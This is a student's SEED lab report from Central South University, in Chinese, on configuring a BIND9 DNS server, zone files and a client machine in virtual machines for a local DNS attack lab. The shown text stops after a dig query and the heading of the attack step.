中南大學
CENTRAL SOUTH UNIVERSITY

SEEDLAB 实验报告

【DNS_Local】

学生姓名	谭琦
学　　号	0906140107
专业班级	信息安全 1401 班
指导教师	王伟平
学　　院	信息科学与工程学院
完成时间	2016 年 11 月

DNS_Local 实验


服务器 IP：10.0.2.4

用户 IP：10.0.2.5

攻击者 IP：10.0.2.6


1.配置服务器

（1）安装＃sudo apt-get install bind9



```
[11/17/2016 18:17] seed@ubuntu:~$ sudo apt-get install bind9
[sudo] password for seed:
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  language-pack-kde-en language-pack-kde-en-base kde-l10n-engb
Use 'apt-get autoremove' to remove them.
The following extra packages will be installed:
  bind9-host bind9utils dnsutils libbind9-80 libdns81 libisc83 libisccc80
  libisccfg82 liblwres80
Suggested packages:
  bind9-doc rblcheck
The following packages will be upgraded:
  bind9 bind9-host bind9utils dnsutils libbind9-80 libdns81 libisc83
  libisccc80 libisccfg82 liblwres80
10 upgraded, 0 newly installed, 0 to remove and 538 not upgraded.
Need to get 1,633 kB of archives.
After this operation, 26.6 kB of additional disk space will be used.
Do you want to continue [Y/n]? Y
Get:1 http://us.archive.ubuntu.com/ubuntu/ precise-updates/main bind9 i386 1:9.8
.1.dfsg.P1-4ubuntu0.19 [340 kB]
```


（2）创建 named.conf.options 文件


老坛酸菜 [正在运行] - Oracle VM VirtualBox
管理 控制 视图 热键 设备 帮助
Terminal
6:59 PM
Seed
Terminal
Right Ctrl

```
[11/17/2016 18:46] seed@ubuntu:~$ cd /etc/bind
[11/17/2016 18:46] seed@ubuntu:/etc/bind$ ls
bind.keys  db.empty    named.conf.default-zones  zones.rfc1918
db.0       db.local    named.conf.local
db.127     db.root     named.conf.options
db.255     named.conf  rndc.key
[11/17/2016 18:46] seed@ubuntu:/etc/bind$ ls -;
ls: cannot access -: No such file or directory
[11/17/2016 18:46] seed@ubuntu:/etc/bind$ ll
total 52
-rw-r--r-- 1 root root 2389 Jul 26  2013 bind.keys
-rw-r--r-- 1 root root  237 Jul 26  2013 db.0
-rw-r--r-- 1 root root  271 Jul 26  2013 db.127
-rw-r--r-- 1 root root  237 Jul 26  2013 db.255
-rw-r--r-- 1 root root  353 Jul 26  2013 db.empty
-rw-r--r-- 1 root root  270 Jul 26  2013 db.local
-rw-r--r-- 1 root root 2994 Jul 26  2013 db.root
-rw-r--r-- 1 root bind  463 Jul 26  2013 named.conf
-rw-r--r-- 1 root bind  490 Jul 26  2013 named.conf.default-zones
-rw-r--r-- 1 root bind  165 Jul 26  2013 named.conf.local
-rw-r--r-- 1 root bind  890 Aug 14  2013 named.conf.options
-rw-r----- 1 bind bind   77 Aug 14  2013 rndc.key
-rw-r--r-- 1 root root 1317 Jul 26  2013 zones.rfc1918
[11/17/2016 18:47] seed@ubuntu:/etc/bind$ chmod 777 named.conf.options
```

"named.conf.options" selected (934 bytes)


【进入文件更改权限】


Sever [正在运行] - Oracle VM VirtualBox
管理 控制 视图 热键 设备 帮助
Terminal
Terminal
Ubu
libcap2.
Network
Power
Printing
Sound
Wacom
Right Ctrl

```
options {
        directory "/var/cache/bind";
        dump-file "/var/cache/bind/dump.db";
        // If there is a firewall between you and nameservers you want
        // to talk to, you may need to fix the firewall to allow multiple
        // ports to talk.  See http://www.kb.cert.org/vuls/id/800113

        // If your ISP provided one or more IP addresses for stable
        // nameservers, you probably want to use them as forwarders.
        // Uncomment the following block, and insert the addresses replacing
        // the all-0's placeholder.

        // forwarders {
        //      0.0.0.0;
        // };

        //========================================================================
==
        // If BIND logs error messages about the root key being expired,
        // you will need to update your keys.  See https://www.isc.org/bind-keys
        //========================================================================
==
        dnssec-validation auto;
"/etc/bind/named.conf.options" [readonly] 26L, 934C             1,1           Top
```


【成功修改文件】

（3）创建区域




```
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

zone "example.com"{
   type master;
   file "/var/cache/bind/example.com.db";
};
zone "2.0.10.in-addr.arpa"{
   type master;
   file "/var/cache/bind/10.0.2";
};
~
~
~
"/etc/bind/named.conf" 20L, 626C                                  1,1          All
```

（4）设置区域文件




```
$TTL 3D
@     IN   SOA ns.example.com. admin.exapmle.com.{
 2008111001 ;serial,today's date + today's serial number
 8H         ;refresh,seconds
 2H         ;retry,seconds
 4W         ;expire,seconds
 1D)        ;minimum,seconds

@     IN    NS    ns.example.com. ;Address of name server
@     IN    MX    10 mail.example.com. ;Primary Mail Exchanger

www   IN    A     10.0.2.101 ;Address of www.example.com
mail  IN    A     10.0.2.102 ;Address of mail.example.com
ns    IN    A     10.0.2.4   ;Address of ns.example.com
*.example.com. IN  A  10.0.2.5  ;Address for other URL in example.com. domain
~
~
~
~
~
~
~
~
:wq
```




```
$TTL 3D
@     IN    SOA    ns.example.com. admin.example.com.(
            2008111001
            8H
            2H
            4W
            1D)
@     IN    NS     ns.example.com.

101   IN    PTR    www.example.com.
102   IN    PTR    mail.example.com.
4     IN    PTR    ns.example.com.
~
~
~
~
~
~
~
~
~
~
~
:wq
```

（5）重启 DNS 服务



```
[11/18/2016 03:58] seed@ubuntu:~$ us
us: command not found
[11/18/2016 03:59] seed@ubuntu:~$ su
Password:
[11/18/2016 04:00] root@ubuntu:/home/seed# vd /var/cache/bind
vd: command not found
[11/18/2016 04:00] root@ubuntu:/home/seed# cd /var/cache/bind
[11/18/2016 04:00] root@ubuntu:/var/cache/bind# touch example.com.db
[11/18/2016 04:01] root@ubuntu:/var/cache/bind# vi example.com.db
[11/18/2016 04:16] root@ubuntu:/var/cache/bind# touch 10.0.2
[11/18/2016 04:17] root@ubuntu:/var/cache/bind# vi 10.0.2
[11/18/2016 04:23] root@ubuntu:/var/cache/bind# vi example.com.db
[11/18/2016 04:24] root@ubuntu:/var/cache/bind# vi 10.0.2
[11/18/2016 04:24] root@ubuntu:/var/cache/bind# cd ~
[11/18/2016 04:26] root@ubuntu:~# % sudo /etc/init.d/bind9 restart
bash: fg: %: no such job
[11/18/2016 04:27] root@ubuntu:~# sudo /etc/init.d/bind9 restart
 * Stopping domain name service... bind9
waiting for pid 826 to die
                                                                 [ OK ]
 * Starting domain name service... bind9                         [ OK ]
[11/18/2016 04:28] root@ubuntu:~#
```

2.配置用户计算机




鱼丸粗面 [正在运行] - Oracle VM VirtualBox
管理 控制 视图 热键 设备 帮助
Terminal
4:32 AM
Seed
Right Ctrl

```
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
nameserver 10.0.2.4
~
:wq
```

3.攻击者


（1）dig 攻击



陈皮老醋 [正在运行] - Oracle VM VirtualBox
管理 控制 视图 热键 设备 帮助
Terminal
4:55 AM
Seed
Terminal
Wireshark
Right Ctrl

```
[11/18/2016 04:54] root@ubuntu:/home/seed# dig www.example.com

; <<>> DiG 9.8.1-P1 <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 41726
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 0

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        86400   IN      A       93.184.216.34

;; AUTHORITY SECTION:
example.com.            86398   IN      NS      b.iana-servers.net.
example.com.            86398   IN      NS      a.iana-servers.net.

;; Query time: 2151 msec
;; SERVER: 127.0.0.1#53(127.0.0.1)
;; WHEN: Fri Nov 18 04:55:11 2016
;; MSG SIZE  rcvd: 97

[11/18/2016 04:55] root@ubuntu:/home/seed# 
```

（2）对用户发起攻击

